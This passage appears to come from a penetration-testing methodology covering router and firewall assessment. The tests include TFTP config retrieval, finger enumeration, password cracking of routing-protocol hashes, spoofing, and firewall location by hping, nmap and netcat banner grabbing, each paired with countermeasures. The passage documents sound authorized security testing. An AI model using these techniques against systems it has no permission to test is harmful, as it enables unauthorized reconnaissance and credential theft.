Trivial File Transport Protocol (TFTP) uses UDP for data transfer and it is a connection less protocol, which doesn't support authentication. TFTP is a limited FTP service with no authentication. It supports very limited set of commands. It is commonly used by Routers, Switches and other devices to connect to a TFTP server during Firmware upgrade. On a lot of routers, TFTP is used to fetch and push configuration files to these routers. Attackers can abuse this possibility to retrieve the router configuration file. TFTP is insecure in its nature since its plain text and it can be sniffed.

Pre-requisite[s]

- TFTP Client
- TFTP Server IP Address
- Password sniffing tool

Process

- Identify TFTP Server(s)
- Sniff for clear text password(s)
- Identify router name (nslookup <device IP Address>
- Download configuration file by guessing it

Examples/Results

- C:\tftp <tftp server> get <devicename>.cfg

Analysis/Conclusion/Observation

Countermeasures

- TFTP is plain text; consider using secure tftp as an alternative.
- Restrict access to TFTP server in your firewall / router
- Move sensitive files from their default locations
- Define access level on files
  - In case of Linux /etc/tftpaccess.ctl
- TFTP server should be implemented on same protected network segment as the device using it.
- Password should be encrypted using MD5

Tool[s]

- Any TFTP client

Further Reading[s]
Remarks

F.2.1.6 TEST FINGER

Description

Finger services expose system user information to any entity on the network. Finger works on port 79 TCP/UDP by default.

- Helps attacker to guess user accounts by performing guessing usernames.
- Inform attacker if user has new email.
- Helps attacker to guess the operating system.

By default finger is enabled into the Cisco Routers

Pre-requisite[s]

- Finger open port on the router

Process

#finger -l @router-ip-address

#finger -l root@router-ip-address

Examples/Results

```
# finger <IP address of router>
Login: root                              Name: root
Directory: /root                          Shell: /bin/bash
On since Mon Oct 13 22:06 (IST) on tty1    54 seconds idle
On since Mon Oct 13 23:53 (IST) on tty2    17 minutes 4 seconds idle
On since Mon Oct 13 23:39 (IST) on tty3    4 hours 56 minutes idle
On since Mon Oct 13 23:39 (IST) on tty4    4 hours 56 minutes idle
On since Mon Oct 13 22:06 (IST) on :0 (messages off)
On since Mon Oct 13 22:34 (IST) on pts/0 from :0.0
   50 minutes 6 seconds idle
On since Tue Oct 14 04:20 (IST) on pts/2 from 203.124.156.112
   30 minutes 15 seconds idle
On since Tue Oct 14 00:46 (IST) on pts/5 from :0.0
   1 hour 7 minutes idle
Mail last read Tue Oct 14 04:04 2003 (IST)
No Plan.


# finger <IP address of router>
Login: broot                              Name: Mr. Root
Directory: /root                          Shell: /bin/bash
Last login Wed Jan 30 09:43 2002 (CET) on console
No Plan.

Login: nonroot                            Name: Non-root root user for NFS
Directory: /nonexistent                      Shell: nologin
Never logged in.
No Plan.
```

```
Login: root                    Name: Mr. Root
Directory: /root                Shell: /bin/sh
Last login Wed Jan 30 09:43 2002 (CET) on console
No Plan.
```

Analysis/Conclusion/Observation

- Finger daemon is running on target system
- root user is logged in into the system

Countermeasures

- Strongly recommended to block the port on external interface of Router/Firewall.
- Run the service on non-standard port
- Disable the service on router if not used

Tool[s]

- Disable finger on border routers
- Use access control lists on the finger port

Further Reading[s]

Remarks

Example given in the test result is from UNIX section.

F.2.1.7 TEST CDP (CISCO DISCOVERY PROTOCOL)

Description

Cisco Discovery Protocol (CDP) is a layer 2 protocol used by Cisco routers to discover each other on the same link (segment). This protocol is not routed and therefore this tool is just useful in the local segment. CDP messages contain information about the sending Cisco router. These include the device ID (hostname), port ID (which port was the sender), the platform running on, the software incl. version, what the box is capable of and which network address (IP address) the interface has. If not configured otherwise, Cisco routers send these messages out every 30 seconds. In our case (Ethernet), they are send to a special MAC address (01:00:0C:CC:CC:CC) and therefore are received from every Cisco router in the same segment. Other routers store the data and hold it for a time defined in the message (the tool uses the maximum of 255 seconds). Very interesting is, that Cisco IOS uses the device ID as key to find out if the received message is an update and the neighbors are already known or not. If the device ID is to long, this test seems to fail and you constantly fill up the routers memory.

CDP is enabled by default on Cisco Routers. Any directly connected system can determine the Cisco model number and IOS version.

Pre-requisite[s]

Process

Use a “cdp sniffer” to find information of the Cisco Discovery Protocol.

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

- Disable CDP if not required
    - no cdp run: disables CDP globally
    - no cdp enable: disables CDP on an interface (interface command)
- Highly recommended to disable at Border Routers/Switches etc…

Tool[s]

Phenolit CDP tool
Further Reading[s]
Remarks

F.2.1.8 TEST NTP

Description

The Network Time Protocol (NTP) is often used on border routers and it is enabled by default. A lot of companies use the border router to synchronize internal servers with it and let the router connect to external time servers.

A potential attacker can corrupt time if enabled.

Pre-requisite[s]

NTP Port is open on the router.

Process

Try to synchronize the time of your system with that of the router to see if ntp is enabled on the router.

Examples/Results

- Ntpdate <ip address of router>

Analysis/Conclusion/Observation

Countermeasures

- Use access control lists on the ntp ports

Tool[s]

- Ntpdate
- Any other ntp client

Further Reading[s]

Remarks

F.2.1.9 TEST ACCESS TO CONSOLE PORT

Description

If physical access is possible towards the router, then an attacker could perform this test. Connecting a laptop with a serial cable to the router's console port is what he/she has to do. This is an important test since most console access on routers is not protected by any password.

Also because "execution timeout" is not so often used on console ports. Attackers can abuse this by simply connecting to the console port.

Pre-requisite[s]

Physical connection to the router

Process

If no password is configured => access will be granted.

If a password is configured on the router => Password Recovery while Reboot (Ctrl + Break) – see the cisco website for details for each router type.

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

- Physically secure the router (put it in a locked rack)
- Password protect the console access to the router
- Configure exec-timeout on the console port

Tool[s]

- Laptop & serial cable

Further Reading[s]

Remarks

F.2.1.10 TEST PASSWORD SECURITY

Description

Refer Password Security Assessment Section of ISSAF.

Router passwords are stored in the local configuration file. These password should be encrypted using XOR, MD5. Other passwords are in the file as well. (HTTP, SNMP strings)

Configuration/Configuration files passing through emails, TFTP, VMPS are vulnerable to sniffing attacks. Weekly encrypted password can be easily cracked using tool like lepton's crack or CAIN. MD5 protected passwords are vulnerable to dictionary attacks.

Pre-requisite[s]

- Sniffer
- Hash gathering and password cracking tool
- Assessment machine

Process

- Sniff data for testing configuration files passing across network in clear text via email/NetBIOS/TFTP etc…
- Download password files and identify the passwords
- Sniff MD5 hashes and encrypted data
- Perform dictionary attacks on MD5 hashes
- Decrypt encrypted passwords, many time you will find week encryption (CISCO type 7 passwords)

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

- Configure "enable secret" passwords for enable password encryption (for Cisco routers)
- Configure "service password-encryption" for other passwords

Tool[s]

- Lepton's crack
- CAIN

- Sniffer
- Sniffer with VQP decoding capability

Further Reading[s]

Remarks

F.2.1.11 TEST LOOSE AND STRICT SOURCE ROUTING

Description

The path of packet (Outbound and return) is defined in packet itself. It is of two types 1. Loose source routing and 2. Strict source routing.

Loose source routing: Some hops (routing device) in the path are defined and rest of host as usual.

Strict source routing: Every hop (routing device) in the path is defined, from start to end.

Pre-requisite[s]

Packet crafter

Examples/Results

Use the ping utility with the source routing options (on windows: “ping –j <hosts>” for loose and “ping –k <hosts>” for strict source routing.

Analysis/Conclusion/Observation

Countermeasures

- For strict source routing: “no ip source-route”
- For loose source routing: “no ip redirects”

Tool[s]

- ping
- Netcat
- VSR

Further Reading[s]

Remarks

F.2.1.12 TEST IP SPOOFING

Description

By using IP spoofing, an attacker can circumvent IP access control lists (mostly configured on routers) by assuming someone's identity.

There are multiple techniques available for IP spoofing, which are as follows:

- Domain Name System
- TCP Sequence number prediction
- Packet forging using UDP
- Source Routing

On the router, a packet with the internal address is originating from external interface is considered spoofed IP packet

ACL's are used on the router, if no access control lists are used then this test has little use since it would definitely be possible to perform IP spoofing then.

Pre-requisite[s]

Process

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

- Create an access control list on the router which denies packets with internal IP address originating from external interface of router.
- Many router provide inbuilt safeguard for this
- Limitation
    - IP spoofing from internal network is still permitted

Tool[s]

Further Reading[s]

Remarks

F.2.1.13 TEST IP PACKET HANDLING BUGS

F.2.1.14 TEST ICMP REDIRECTS

Description

ICMP Redirects allows an attacker to manipulate host routing tables. An ICMP "redirect" can specify a new gateway for specific networks.

Pre-requisite[s]

Icmp_redir

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

- No icmp-redirects is defined in the router enable mode.

Tool[s]

- icmp_redir

Further Reading[s]

http://www.insecure.org/sploits/arp.games.html

Remarks

F.2.1.15 TEST ARP ATTACKS

Description

In switched networks packets are switched based on MAC addresses and every host on different network is considered “private”. Gratuitous ARP is used by host to announce their IP address. It's a broadcast packet like an ARP request. Manipulation of ARP cache results into man-in-the-middle attack. Test if ARP spoofing is possible against this router.

Pre-requisite[s]

ARP cache poisoning tool : Ettercap or Dsniff1.3

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

- Hard code critical ARP entries in the router and gateway/server(s)
- Private VLANs provides protection against ARP attacks
- Consider static ARP for critical static routers and hosts
- Cisco is under development of an ARP firewall
- Consider implementation of registering MAC addresses for customers, suppliers and vendors
- ARPWatch is a freely available tool for ARP attack detection

Tool[s]

- Ettercap, dsniff

Further Reading[s]

Remarks

F.3 ROUTING PROTOCOL ASSESSMENT

Many routing protocol have weak or no authentication. Spoofed router table updates can manipulate tables. RIP is most common. It is recommended to filter routing protocol and use authentication on them.

F.3.1.1 AUTONOMOUS SYSTEM SCANNING
Description
Pre-requisite[s]
Process
Examples/Results
Analysis/Conclusion/Observation
Countermeasures
Tool[s]
Further Reading[s]
Remarks

F.3.1.2 RIP (ROUTER INFORMATION PROTOCOL) TESTING

Description

There are two versions of Routing Information Protocol (RIP): version 1 and version 2. RIP version1 does not support authentication of routing updates & hence the routing updates can be easily sniffed; however, RIP version 2 supports both plain text and MD5 authentication

Pre-requisite[s]

RIP version 1 does not support any authentication & hence can be easily sniffed through a sniffer.

RIP version 2.0 supports authentication:

- Hash gathering and password cracking tool in case hashing is done
- Password cracking tool clear text authentication

Process

Hash gathering and password cracking tool in case hashing by using MD5 is used. Both the routers use the same secret key that is being used for generating the hash & appended to the message. This is also man in the middle attack.

Dictionary attack along with brute force attack is used for cracking the password so that the message can be read & routing updates can be modified.

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

RIP version 1.0 is not suitable as per security point of view. RIP ver 2.0 Routing updates with clear authentication can be easily broken into. Hence MD5 authentication should be used & the shared secret should be strong & with a definite lifetime so that cannot be broken easily. Configuration is as follows :

Central(config)# **key chain asdf**
Central(config-keychain)# **key 1**
Central(config-keychain-key)# **key-string asdaaajas-a431**

Central(config-keychain-key)# **exit** Central(config-keychain)# **key 2** Central(config-keychain-key)# **key-string khfhgdsdj-16allsd-32hsa** Central(config-keychain-key)# **end**
Tool[s]
L0pht crack, John the Ripper
Further Reading[s]
Routing & Switching by Jeoff Doyle Part I
Remarks

F.3.1.3 OPEN SHORTEST PATH FIRST (OSPF) TESTING

Description

Open Shortest Path First (OSPF) supports two forms of authentication: plain text and MD5. Plain text authentication should be used only when neighboring devices do not support the more secure MD5 authentication.

Pre-requisite[s]

OSPF supports authentication:

- Hash gathering and password cracking tool in case hashing is done
- Password cracking tool clear text authentication

Process

Hash gathering and password cracking tool in case hashing by using MD5 is used. Both the routers use the same secret key which is being used for generating the hash & appended to the message. This is also man in the middle attack.

Dictionary attack along with brute force attack is used for cracking the password so that the message can be read & routing updates can be modified

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

OSPF Routing updates with clear authentication can be easily broken into. Hence MD5 authentication should be used & the shared secret should be strong & with a definite lifetime so that cannot be broken easily. Configuration is as follows:

CENTRAL(config)# **router ospf 1**

CENTRAL(config-router)# **network 10.1.0.0 0.0.255.255 area 1**

CENTRAL(config-router)# **area 1 authentication message-digest**

CENTRAL(config-router)# **exit**

CENTRAL(config)# **int eth0/0**

CENTRAL(config-if)# **ip ospf message-digest-key 1 md5 UUGGFGGG321-JH4**

Tool[s]

L0pht crack, John the Ripper

Further Reading[s]
Routing & Switching by Jeoff Doyle Part I
Remarks

F.3.1.4 BORDER GATEWAY PROTOCOL (BGP) TESTING

Description

BGP is external routing protocol which is used to communicate between different Autonomous systems .BGP session can be hijacked and incorrect info about the routing tables could be injected with hijacked session. Session hijacking is easy to do for someone who can see the TCP sequence number for the TCP session the BGP protocol runs over.

Pre-requisite[s]

Process

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

It can be protected by anti spoofing filters and TCP MD5 password protection

Tool[s]

Further Reading[s]

Remarks

F.3.1.5 IRDP TESTING

Description

Internet Router discovery protocol is used by host machines to find out the nearest router which could be used as a Gateway with the help of ICMP packets. The attacker can spoof the packet and manipulate the entries for the default route which could be harmful for the network.

Pre-requisite[s]

Process

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

Need to make some registry entries in the system running these protocols depending upon the OS

Eg. Win 98/ME
HKEY_LOCAL_MACHINESystemCurrentControlSetServicesClassNetTrans00n (Where "000n" is your Tcp/IP protocol. It contains TCP/IP assigned to the "DriverDesc" Value)
PerformRouterDiscovery="0" (DWORD value)

Windows 2000:

HKLMSYSTEMCurrentControlSetServicesTcpipParametersInterfacesinterface
PerformRouterDiscovery="0" (REG_DWORD, range 0,1,2, 0=disabled, 1=enabled, 2=enable only if DHCPsends the router discover option)

Tool[s]

Further Reading[s]

Remarks

F.3.1.6 EIGRP (DISCOVERY)

Description

EIGRP is a proprietary routing protocol of Cisco Systems. It's authentication of packets has been supported since IOS version 11.3. EIGRP route authentication is similar to RIP version 2, but EIGRP authentication supports only the MD5 version of packet encryption.

Pre-requisite[s]

Process

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

Tool[s]

Further Reading[s]

Remarks

F.4 DENIAL OF SERVICE ASSESSMENT

Secure router configuration can play a big role in avoiding denial of service and distributed denial of service attack.

Network based Denial of Service

- Malformed packets
- Packet floods

Network based denial of service attacks can be divided into categories: 1. Malformed packets attacks and 2. Packet flood attacks

Malformed packet attack – Attacker sends single packet of small stream of packets to target that formed in a way not anticipated by the developers of target machine. The system is not designed to handle some strangely formed packets and that may result into crashing the system for e.g., ping-of-depth

Packet Flood attacks – These attacks occurs when the attacker sends to much packets to the destination & which the destination cannot process for e.g syn attacks.

F.5 GLOBAL COUNTERMEASURES

Routing devices are critical components. They have “host” specific (routed) and network specific (routing) weaknesses. Correct configuration and diligence is very important for router security.

F.5.1 Turn on logging

Configure logging and monitor logs on a regular basis. Analysis of logs will identify malicious activities and provide early warning signals

- External router scanning is generally not detected by a Network Intrusion Detection System. It is recommended to log it.
- Also packets filtered by Access control lists are generally not detected by a Network Intrusion Detection System. It is recommended to log it.
    - o Command for Cisco Routers: “logging <IP-address>
    - o Record activities which violates access lists: e.g. access-list 99 deny 192.168.0.1 0.0.255.255 log

F.5.2 Limit Telnet access

Routers can be remotely managed via a TELNET connection. It is a good idea to limit, or even disable Telnet access. Allow administration from console port. If remote management is required limit access to specific IP addresses

F.5.3 Protect passwords

Protect passwords in the system with MD5 or equivalent hashing algorithm. In case of passwords where the option is not available use encryption to scramble password strings

F.5.4 Change router banner

Configure a login banner that warns users against unauthorized access. This may help in the event of legal action against an intruder. Routers should be configured to give out banners that do not reveal system information

F.5.5 Limit local access

By default, when connecting to the console or AUX port, routers give user EXEC mode access without a password. If the router cannot be physically secured, it is a good idea to set a user EXEC password on these ports

F.5.6 Secure SNMP

A common method of router management is to use the Simple Network Management Protocol (SNMP). SNMP was not designed with authentication and data privacy features. It is recommended that SNMP is disabled on external routers, however if you must enable it, we recommend that a hard-to-guess community name is used and access is permitted only from specific hosts

F.5.7 Disable all other non-essential services on routers

By default, routers have services enabled which will allow attackers to gain information and perform Denial of Service attacks. It is recommended that services including finger, bootp, http, cdp

F.5.8 Configure anti-spoofing

In scenarios where firewalls with no support for anti-spoofing are used routers should be configured for the same. Nobody from the outside network should be sending packets with a source address of either your inside network address, or certain well-known and reserved addresses. Access lists can be used to drop and log these packets

F.5.9 Configure ingress filtering

To protect from un-trusted hosts or users in the inside network, use Ingress Filtering. By denying packets with spoofed source addresses from the internal network, ingress filtering prevents malicious inside users from launching some Denial of Service (DoS) attacks.

F.5.10 Disable IP directed broadcast

Directed broadcasts are used extensively in denial of service attacks including smurf. It is recommended that IP directed broadcasts are dropped by router to prevent being an agent for Distributed Denial of Service attacks

F.5.11 Limit ICMP

Several Denial of Service attacks use the ICMP protocol. The types of ICMP messages allowed should be limited. At a minimum, in order to allow for Path MTU discovery (PMTU), consider permitting packet-too-big messages. The other types of ICMP messages can be disabled

F.5.12 Implement TCP intercept

Implement TCP intercept to avoid sync flood

F.5.13 Reflexive access list to prevent connection hijacking on internet router

F.5.14 Use CBAC

Use CBAC on intranet and extranet routers where u do not have dedicated firewall (CBAC intelligently filters TCP and UDP packets based on application layer protocol information)

F.5.15 Router based IDS

Implement Router based Intrusion Detection System (IDS)

F.5.16 Authentication proxy and AAA

Authentication proxy and AAA in case you do not have separate proxy server.

G FIREWALL SECURITY ASSESSMENT

G.1 DESCRIPTION

The following paragraphs give more insight in the what, why, benefits & types of firewalls in common.

G.1.1 What is a Firewall?

A hardware / software solution which 'sits' in between two (or more) networks, separating them from each-other and ensuring that access between the networks is controlled.

G.1.2 Why Firewall?

- Reduces risk by protecting systems from attempt to exploit vulnerabilities
- Increases privacy – makes it harder to gather intelligence about your network
- Enforces your organization's security policy

G.1.3 Benefits of Firewall

- Limiting incoming connections to only those explicitly allowed
- Limiting outgoing connections to only those explicitly allowed
- Performing ingress and egress filtering
- Performing basic intrusion detection
- Logging of all traffic to and from the network

G.1.4 Types of Firewalls

G.1.4.1 PACKET FILTER FIREWALL

- Check traffic based access control list (ACL)
- Typically filters traffic based on
    - Source and destination IP address
    - Source and destination port
- Basic level of security
- Data contents passed packet filters are not checked
- Fastest
- IP Fragments are not re-assembled before rule verification

- Example: IP Chains, Router ACLs

G.1.4.2 Stateful Firewall

- Maintains state of each connection by keeping tracks of sequence numbers
- Matches outbound request to inbound traffic
- 2nd fastest
- Two major implementations
    - State inspection – Checkpoint FW1
    - Cut through proxy – Cisco PIX
    - IP Tables
    - Ipt
    - Netscreen
- State inspection – Checkpoint FW1
    - Application derived state
        - the state information derived from other applications
    - Communication derived state
        - the state derived from previous communications
    - Information manipulation
        - the evaluation of flexible expressions based on all the above factors

G.1.4.3 Circuit Level Gateways / Proxies

- Proxy means that the connection is “broken” and that the header is rewritten again.
- Generally they don’t check on application level
- Routing is not enabled since all connections are terminated on the proxy and all connections are started from the proxy

G.1.4.4 Application Gateways

- Similar to Circuit Level Gateway / Proxies
- Application level checking is performed
- Maintains complete connection state and sequencing through 2 connections
    - Client to proxy
    - Proxy to server
- Doesn’t allow client to directly connect to the server
- Slowest
- Examples

  - Gauntlet
  - Symantec Enterprise Firewall (previously “Raptor”)
  - Watchguard fireboxes

G.1.4.5 STEALTH/BRIDGE FIREWALL

- ‘Invisible’
- Transparent bridge
- Doesn’t need IP addresses
- Interfaces are in promiscuous mode
- Accessible only from the console or through a dedicated management interface.

G.1.4.6 HARDWARE FIREWALL APPLIANCES

- Integrated hardware solution
- All software including the OS comes preloaded on the platform
- Network ‘black box’ approach to the security
- Pre-hardened, limited services open hence less vulnerabilities and more secure
- Faster because everything is embedded into the hardware (e.g. no harddrive is needed)
- Examples:
  - Netscreen (everything in ASICs)

G.1.4.7 APPLICATION LEVEL FIREWALLS

- Protect single applications (like http)
- Examples
  - Sanctum Appshield
  - DMZ Shield (Ubizen)
  - …

G.1.5 Against what can a firewall not protect?

- Attacks originating from the protected network (from the inside)
- Authorized malicious access
- Attacks and exploits on ports that are open through the firewall (if the firewall isn’t an application level firewall)
- Attacks that do not pass through the firewall.
- Attacks originating from backdoor access point (wireless access points, modems…)

G.1.6 How Do Firewalls work?

- Packets that pass rules are allowed
- Packets that don't match are rejected (preferably dropped)
- Critical attack information lies in rejected packets
- Most packet filter & stateful firewalls are working in a "top-down" fashion while proxy based firewalls don't
- Most firewalls have a default drop rule (explicitly deny what is not allowed)

G.1.7 Best practices for Logging

- Minimal logging for common traffic
- No logging for noisy traffic
- Maximum logging for the rest

G.1.8 Address Translation

There are two types of address translation: Port Address Translation (PAT) and Network Address Translation (NAT)

PAT is also known as "Hide NAT". Everything is hidden behind the external firewall IP address.

NAT is also known as "Static NAT". Every IP address that has to be translated is mapped one-to-one on additional IP addresses.. This sometimes needs routing to work. Checkpoint now has a new way of working with static NAT. The translation is performed on the client side so that no static routes are necessary anymore.

G.2 PURPOSE

The purpose of this document is to aid in the assessment of the security of a firewall installation and configuration.

G.3 REQUIREMENT

G.3.1 Understand Organization's environment

Before the assessment can take place, a study of the organization's network environment should be performed.

G.3.2 Technical Requirements

To perform the penetration testing part of this assessment, a list with all IP addresses together with a network diagram is a must.

To perform the system security assessment, access to the firewall configuration itself is a must (this either through the console or through a management solution).

G.4 TERMINOLOGY

G.5 HISTORY

G.6 OBJECTIVE

G.6.1 Perspective One

e.g. Security Assessor/Penetration Tester

G.6.2 Perspective Two

e.g. System Administrator

G.7 EXPECTED RESULT

A list with all pro's and con's of the currently installed firewall setup.

G.8 METHODOLOGY / PROCESS

- Locating the firewall
- Identifying common mis-configurations
- Testing general attacks on firewalls
- Testing product specific issues

Locating the Firewall

- Performing reverse dns lookups on the target IP range (sometimes the firewall is registered in DNS)
- Performing regular traceroute towards the target IP range
- Performing TCP tracing towards a system behind the firewall
- Performing Hping scans to a firewalled system (webserver/mailserver)

Look for ICMP messages coming back from the firewall. This can lead to the discovery of the firewall IP address.

Identify Common Miss-Configuration[s]

This applies all tests that are mentioned in Router Miss-configuration section

- Firewall rule-set mapping (firewalk)
- Port scanning a system behind the firewall can also be helpful.

Test General Attacks on Firewalls

- Port Redirection
- Firewall Backdoors

Test Product specific issues

- CheckPoint Firewall-1
- CheckPoint NG
- Nokia IPSO
- Cisco PIX
- Microsoft ISA
- Microsoft Proxy
- Borderware
- Gauntlet
- IP Table / Chains
- Others

G.9 LOCATE THE FIREWALL

G.9.1 Expect Admin Prohibited Packets with Source of Firewall

Description

Craft an SYN packet using Hping or any of your favorite packet crafter. If you get ICMP unreachable type 13 message (which is admin prohibited packet) with an source IP address of access control device, usually this is a packet filter firewall.

Pre-requisite[s]

None

Examples/Results

Hping www.target.com –c2 –S –p23 –n

HPING www.yourcompany.com (eth0 192.168.0.1): S set, 40 data bytes

ICMP Unreachable type 13 from 192.168.100.100

Analysis/Conclusion/Observation

- It gives ICMP unreachable type 13 from 192.168.100.100
- Its an admin prohibited packet
- General it signifies access control system (Firewall/Router)

Countermeasures

Disable admin prohibited packets (ICMP type 13 messages) at border router

- For Cisco > no IP destination unreachables
- Refer to the product manual

Block outgoing traffic originating from the firewall

Tool[s]

- Hping
- TCP Traceroute

Further Reading[s]

Remarks

G.9.2 Traceroute and Identify Possible Network Range

Description

Traceroute will tell you several things about a network. These several things are:

- the path to that network
- intermediate routers and/or devices
- potential information about filtering devices potential information about allowed protocols

- Consider some facts
  - Generally firewall will not return ICMP TTL expired messages
  - In small and medium size networks firewall is located one hop before target
  - In large networks you will get big network range and difficult to identify firewall

By default windows system uses ICMP messages and UNIX/Linux system uses UDP messages while performing trace route.

Pre-requisite[s]

Steps to be performed

- Traceroute on ICMP, UDP and TCP towards target
- Analyze the results
  - Where ICMP messages were dropped / rejected?
  - Where UDP messages were dropped / rejected?
  - Where TCP messages were dropped / rejected?
- Identify possible network range

Examples/Results

ICMP	UDP	TCP
10 (XXX.XXX.10.1)	10 (XXX.XXX.10.1)	10 (XXX.XXX.10.1)
11 (XXX.XXX.20.2)	11 (XXX.XXX.20.2)	11 (XXX.XXX.20.2)
12 (XXX.XXX.30.3)	12 (XXX.XXX.30.3)	12 (XXX.XXX.30.3)
13 (XXX.XXX.40.4)	13 (XXX.XXX.40.4)	13 (XXX.XXX.40.4)
14 (XXX.XXX.50.5)	14 (XXX.XXX.50.5)	14 (XXX.XXX.50.5)
15 (XXX.XXX.60.6)	15 (XXX.XXX.60.6)	15 (XXX.XXX.60.6)
16 (XXX.XXX.70.7)	16 (XXX.XXX.70.7)	16 (XXX.XXX.70.7)

17 (XXX.XXX.80.8) 18 (XXX.XXX.90.9) 19 * * * 20 * * *	17 (XXX.XXX.80.8) 18 (XXX.XXX.90.9) 19 (XXX.XXX.100.10) 20 * * * 21 * * *	17 (XXX.XXX.80.8) 18 (XXX.XXX.90.9) 19 (XXX.XXX.100.10) 20 ** 21 ** 22(XXX.XXX.110.11) [open]

Analysis/Conclusion/Observation

ICMP requests are blocked beyond hop 18, IP address 18 (XXX.XXX.90.9)

UDP request are blocked beyond hop 19, IP address 19 (XXX.XXX.100.10)

TCP requests using HTTP Port 80 pass through to the target host on hop 22. IP address (XXX.XXX.110.11).

It was observed that the intermediate host (at hop No. 20 and 21) does not disclose it's IP address/device name/domain name.

Attempts to guess the device IP address at hop No. 21 and 21 was failed in range xxx.xxx.110.x to xxx.xxx.110.x

Tool[s]

Traceroute utility (traceroute on *nix and tracert on windows)

Countermeasures

Prevention Mechanism

- Restrict access control mechanism (Router/Firewall) to respond against TTL expired packets

> access-list 151 deny ip any any 110 ! ttl-exceeded

Detection Mechanism

Configure Network Intrusion Detection Mechanism to monitor for ICMP, UDP and TCP packets with TTL = 1

Further Reading[s]

Remarks

G.9.3 Perform Port Scan on Default Firewall Ports and Grab Banners

Port scanning is easy to perform but noisy still good result can be obtained by a structure approach:

1 Use information gathered from publicly available sources on firewall implemented in target network (if found any) and scan only on those default firewall ports.

2 Give priority to information which you feel more reliable

3 Send very minimal connections (2 connection per host should be appropriate) to avoid detection (although “good” firewalls should not have any problems with lots of connections nowadays)

4 If you are lucky and find an open port, identify the service by establishing a connection on the relevant service of that port.

5 If you haven’t found the default port, randomize the scan (by using multiple source/destination ports and hosts) multiple and perform it on all default firewall ports mentioned in appendix of firewall default port list and if you know any more

6 Finally if you haven’t got any success from above steps, scans the entire network range on all ports using followings scanning techniques

G.9.4 Perform Port Scan on Default Firewall Ports and Grab Banners – Port Scanning

Description

Most firewall implementations have default ports in use for remote management purposes or other purposes (such as user authentication, vpn solutions, High Availability…)

Pre-requisite[s]

None

Examples/Results

#nmap –n –vv –P0 –p256, 1080 <www.target.com>

Analysis/Conclusion/Observation

- -P0 disables ICMP messages
- -vv gives very verbose output. It helps in identifying firewall architecture / system

Countermeasures

To prevent port scan against firewall, block scans on gateway router itself:

In case of Cisco use this to block scan against a CheckPoint Firewall-1 system

Access-list 101 deny tcp any any equal 256 log

Access-list 101 deny tcp any any equal 257 log

Access-list 101 deny tcp any any equal 258 log

Access-list 101 deny tcp any any equal 259 log

Use a “Stealth” Rule which blocks all traffic towards the firewall.

Also use detection mechanism to get hold against stealthy scan. Tune your network Intrusion Detection System to detect slower scans. Adjust “trigger” – x number of ports in y time and x number of hosts in y time to detect host scan. Note: It may trigger false positive.

Disable all default ports on the firewall if these are not required for the good working of the firewall.

Tool[s]

- Nmap
- Hping

Further Reading[s]

For the Firewall Default Port Table Refer to the Appendix

Remarks

G.9.5 Perform Port Scan On Default Firewall Ports and Grab Banners – Banner Grabbing

Description

- A banner can tell what type and version of service is been use
- It can tell the Operating Service version which is running
- A banner can be read by connecting to the service (e.g. FTP, SMTP, Web)

Firewall proxies have history for information leakage. They show their type and version easily.

Pre-requisite[s]

- Banner grabber
- Target IP Addresses / Host Name / Domain Name
- Access to service

Steps to be performed

Connect with telnet or netcat to the corresponding port and wath the replies.

Examples/Results

Example 1

Grabbb –s –t 10 –a xxx.xxx.xxx.xxx –b xxx.xxx.xxx.xxx –m –v –t <port number of the service>

Example 2

#nc –vv –n 192.168.0.1 257

*(UNKNOWN) [*192.168.0.1*] 257 (?) open* ***31000000***

Example 3: Checkpoint FW-1 Client Authentication

#nc -vv –n 192.168.0.1 259

*(UNKNOWN) [*192.168.0.1*] 257 (?) open*

Check Point Firewall-1 Client Authentication Server running on dev-fwcore-primus

Example 4: Symantec Enterprise Firewall 8.0 Telnet Proxy

C:\> telnet 192.168.0.1

Secure Gateway.

Hostname:

Hostname:

Example 5: Symantec Enterprise Firewall 8.0 HTTP Proxy

C:\>nc -nvv 192.168.0.1 80

HEAD / HTTP/1.0

HTTP/1.1 503 Service Unavailable

MIME-Version: 1.0

Server: Simple, Secure Web Server 1.1

Date: Fri, 17 Sep 2004 19:08:35 GMT

Connection: close

Content-Type: text/html

<HTML>

<HEAD><TITLE>Firewall Error: Service Unavailable</TITLE></HEAD>

Analysis/Conclusion/Observation

Tool[s]

NetCat, Grabbb, Languard, telnet

Countermeasures

- Remove or change the default banner of firewall
- Block firewall/router default ports at border router

Further Reading[s]

For the Firewall Default Port Table Refer to the Appendix

Remarks

Note: As per the first rule of firewall everything except management station would be denied. Generally one is not going to get much on this.

G.9.6 Custom Packets

Description

Creating custom packets that are sent towards the firewall can elicit unique responses from the firewall. This can also be used to determine the type of firewall.

Examples/Results – One – SYN packet and RST / ACK

hping 192.168.0.1 –c 2 –S –p 23 –n

HPING 192.168.0.1 (eth0 192.168.0.1): S set, 40 data bytes

60 bytes from 192.168.0.1: **flags=RA** seg=0 ttl=59 id=0 win=0 time=0.4 ms

Analysis/Conclusion/Observation

1. It gives RST / ACK packets, it indicates:
   - Packet passed through the firewall and no port was open on target (192.168.0.1)

   Or
   - Firewall rejected the packets
2. While performing against CheckPoint FW-1, hping shows source IP of target (192.168.0.1). CheckPoint FW-1 really generates this message. (Only if the firewall is allowed to send out packets originating from the firewall)
3. RST / ACK packets should be able to tell which host sent the packet by the TTL

Examples/Results – Two – SYN packet and no response

hping 192.168.0.1 –c 2 –S –p 23 –n

HPING 192.168.0.1 (eth0 192.168.0.1): S set, 40 data bytes

Analysis/Conclusion/Observation

1. In this example we don't receive any response back. It means:
   - Firewall dropped the packet or
   - The packet was lost in the wire
2. It still indicates, a firewall is drooping packet instead of rejecting packets

Tool[s]

Countermeasures

Disable admin prohibited packets (ICMP type 13 messages) at border router

- For Cisco > no IP unreachables
- Refer product manual

Further Reading[s]
Remarks

G.9.7 Access Control List Enumeration

Description

Nmap does a good job on this front. It can tell you which ports are in block state. Nmap shows three states of ports

1. Open 2. Filtered and 3 Unfiltered

- Open – port is listening
- Filtered – port is blocked by an access control device (Router/Firewall)
